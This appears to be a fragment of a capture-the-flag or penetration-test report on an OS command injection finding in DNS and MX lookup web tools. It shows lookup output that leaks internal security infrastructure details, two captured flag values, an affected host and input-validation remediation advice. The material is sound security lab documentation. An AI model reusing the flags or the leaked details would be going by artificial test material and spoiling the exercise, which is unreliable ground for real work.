Images	<h1>DNS Check</h1> <p><input type="text" value="www.example.com"/> <input type="button" value="Lookup"/></p> <p>Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: www.welcometorecall.com canonical name = welcometorecall.com. Name: welcometorecall.com Address: 208.76.82.210 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5</p> <p>Congrats, flag 10 is ksdnd99dkas</p>
	<h1>MX Record Checker</h1> <p><input type="text" value="www.example.com"/> <input type="button" value="Check your MX"/></p> <p>SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5</p> <p>Congrats, flag 11 is opshdkasy78s</p>
Affected Hosts	192.168.14.35
Remediation	Make use of input validation to prevent such attacks. Sanitize user input so threat actors may not insert characters into the OS command. Furthermore, avoid system calls through user input, and create a white list of possible inputs to ensure no unintended input is accepted by the application.